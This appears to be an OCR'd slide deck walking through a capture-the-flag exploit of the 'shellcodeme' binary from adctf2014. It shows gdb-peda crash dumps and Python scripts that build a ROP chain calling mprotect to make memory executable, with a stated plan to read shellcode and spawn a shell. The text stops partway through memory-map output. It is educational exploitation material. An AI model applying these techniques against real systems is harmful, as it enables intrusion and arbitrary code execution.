
```
# disassemble binary
$ objdump -d -M intel ./shellcodeme > shellcodeme.out
```

LAUNCH GDB & OVERFLOW THAT BUF!



```
gdb-peda$ r
AAAABBBBCCCCDDDDEEEEFFFFGGGG

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x41414141 ('AAAA')
EBX: 0xf7fc1ff4 --> 0x160d7c
ECX: 0x400
EDX: 0x1
ESI: 0x0
EDI: 0x0
EBP: 0xffffd5b8 ("DDDDEEEEFFFFGGGG\n\326\377\377`\350\375\367!H\377\367\377\377\
377\377\364\317\377\367i\202\004\b\001")
ESP: 0xffffd57c --> 0x80484fc (<main+127>:      leave)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10217 (CARRY PARITY ADJUST zero sign trap INTERRUPT direction overflow
)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414141
```

TRICKY STACK LAYOUT




```
gdb-peda$ x/16wx $esp
0xffffd57c:     0x080484fc      0x20000000      0x00000400      0x00000001
0xffffd58c:     0x00000022      0xffffffff      0x00000000      0xffffd66c
0xffffd59c:     0xffffd5b8      0xf7e90515      0xf7fee590      0x0804850b
0xffffd5ac:     0x41414141      0x42424242      0x43434343      0x44444444
gdb-peda$ 
```

RESTORE THE STACK SO THAT ESP POINTS TO INPUT

INSPECT REGISTERS!

EBP POINTS TO INPUT+16




```
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$ i r
eax            0x41414141       0x41414141
ecx            0x400    0x400
edx            0x1      0x1
ebx            0xf7fc1ff4       0xf7fc1ff4
esp            0xffffd57c       0xffffd57c
ebp            0xffffd5b8       0xffffd5b8
esi            0x0      0x0
edi            0x0      0x0
eip            0x41414141       0x41414141
eflags         0x10217  [ CF PF AF IF RF ]
```

MAKE ESP POINT TO INPUT

USE THE LEAVE OPCODE


LEAVE: MOV ESP, EBP; POP EBP




```
# BEFORE LEAVE
esp            0xffffd57c   0xffffd57c
ebp            0xffffd5b8   0xffffd5b8
# AFTER  LEAVE
esp            0xffffd5bc   0xffffd5bc
ebp            0x44444444   0x44444444
```

I USUALLY AVOID GADGETS WITH LEAVE, BECAUSE IT MESSES UP ESP AND CAUSES LOSS OF CONTROL OVER EIP


FIRST ROP GADGET



```
#!/usr/bin/python
import struct
def p(x):
	return struct.pack('<L',x)
payload = ""
payload += p(0x080484fc)        # leave; ret (restore stack)
payload += "A"*12               # dummy
payload += "BBBB"               # next gadget
print payload
```



```
bas@tritonal:~/tmp/adctf2014/shellcodeme$ ulimit -c unlimited
bas@tritonal:~/tmp/adctf2014/shellcodeme$ python rop1.py | ./shellcodeme
Segmentation fault (core dumped)
bas@tritonal:~/tmp/adctf2014/shellcodeme$ gdb ./shellcodeme core
```




```
warning: Can't read pathname for load map: Input/output error.
Core was generated by `./shellcodeme'.
Program terminated with signal 11, Segmentation fault.
#0  0x42424242 in ?? ()
gdb-peda$
```

BOOM

TAKE A STEP BACK

HOW ARE WE GOING TO EXPLOIT THIS WITH ROP?


THE BINARY ALREADY HAS TWO USEFUL FUNCTIONS:



```
08048330 <mprotect@plt>:
8048330:       ff 25 0c a0 04 08       jmp    DWORD PTR ds:0x804a00c
8048336:       68 00 00 00 00          push   0x0
804833b:       e9 e0 ff ff ff          jmp    8048320 <_init+0x2c>

08048340 <read@plt>:
8048340:       ff 25 10 a0 04 08       jmp    DWORD PTR ds:0x804a010
8048346:       68 08 00 00 00          push   0x8
804834b:       e9 d0 ff ff ff          jmp    8048320 <_init+0x2c>
```

MPROTECT & READ

MPROTECT CHANGES MEMORY PROTECTION FLAGS



```
int mprotect(void *addr, size_t len, int prot);
```

Description

mprotect() changes protection for the calling process's memory **page**(s) containing any part of the address range in the interval [*addr*, *addr*+*len*-1]. *addr* must be aligned to a page boundary.

If the calling process tries to access memory in a manner that violates the protection, then the kernel generates a **SIGSEGV** signal for the process.

prot is either **PROT_NONE** or a bitwise-or of the other values in the following list:

PROT_NONE

The memory cannot be accessed at all.

PROT_READ

The memory can be read.

PROT_WRITE

The memory can be modified.

PROT_EXEC

The memory can be executed.

LET'S USE MPROTECT TO MAKE A SECTION OF MEMORY EXECUTABLE


HIGH-LEVEL EXPLOIT OVERVIEW

WE'LL BUILD A ROP CHAIN TO 'CALL' MPROTECT TO MAKE A SECTION OF MEMORY RWX

THEN, 'CALL' READ TO READ STANDARD SHELLCODE FROM STDIN

FINALLY, WE'LL RETURN TO OUR NEWLY READ SHELLCODE & SPAWN A SHELL

LET'S START WITH MPROTECT



```
#!/usr/bin/python
import struct
def p(x):
      return struct.pack('<L',x)
payload = ""
payload += p(0x080484fc)        # leave; ret (restore stack)
payload += "A"*12               # dummy

# make memory section rwx
# int mprotect(void *addr, size_t len, int prot);
payload += p(0x08048330)        # mprotect@plt
payload += "FAKE"               # FAKE return address for mprotect
payload += p(0x20000000)        # addr
payload += p(0x1000)            # page-aligned size
payload += p(0x7)               # PROT_READ|PROT_WRITE|PROT_EXEC

print payload
```

THE ADDRESS OF MPROTECT WAS TAKEN FROM THE DISASSEMBLY OUTPUT

RUN IT LIVE IN GDB

STORE OUTPUT OF ROP1.PY IN FILE

```
$ python rop1.py > in
```

RUN GDB-PEDA


```
$ gdb ./shellcodeme
```

START PROGRAM AND USE INPUT FROM FILE

```
gdb-peda$ r <in
```

SUCCESS!

EIP='FAKE'




```
ESP: 0xffffd5c4 --> 0x20000000 --> 0x0
EIP: 0x454b4146 ('FAKE')
EFLAGS: 0x10217 (CARRY PARITY ADJUST zero sign trap INTERRUPT direction overfl
)
[-----------------------------------code------------------------------------
Invalid $PC address: 0x454b4146
[----------------------------------stack------------------------------------
0000| 0xffffd5c4 --> 0x20000000 --> 0x0
0004| 0xffffd5c8 --> 0x1000
0008| 0xffffd5cc --> 0x7
0012| 0xffffd5d0 --> 0xf7ff480a ((bad))
0016| 0xffffd5d4 --> 0xffffffff
0020| 0xffffd5d8 --> 0xf7ffcff4 --> 0x1cf2c
0024| 0xffffd5dc --> 0x8048269 ("__libc_start_main")
0028| 0xffffd5e0 --> 0x1
[---------------------------------------------------------------------------
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x454b4146 in ?? ()
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x08049000 r-xp      /home/bas/tmp/adctf2014/shellcodeme/shellcodem
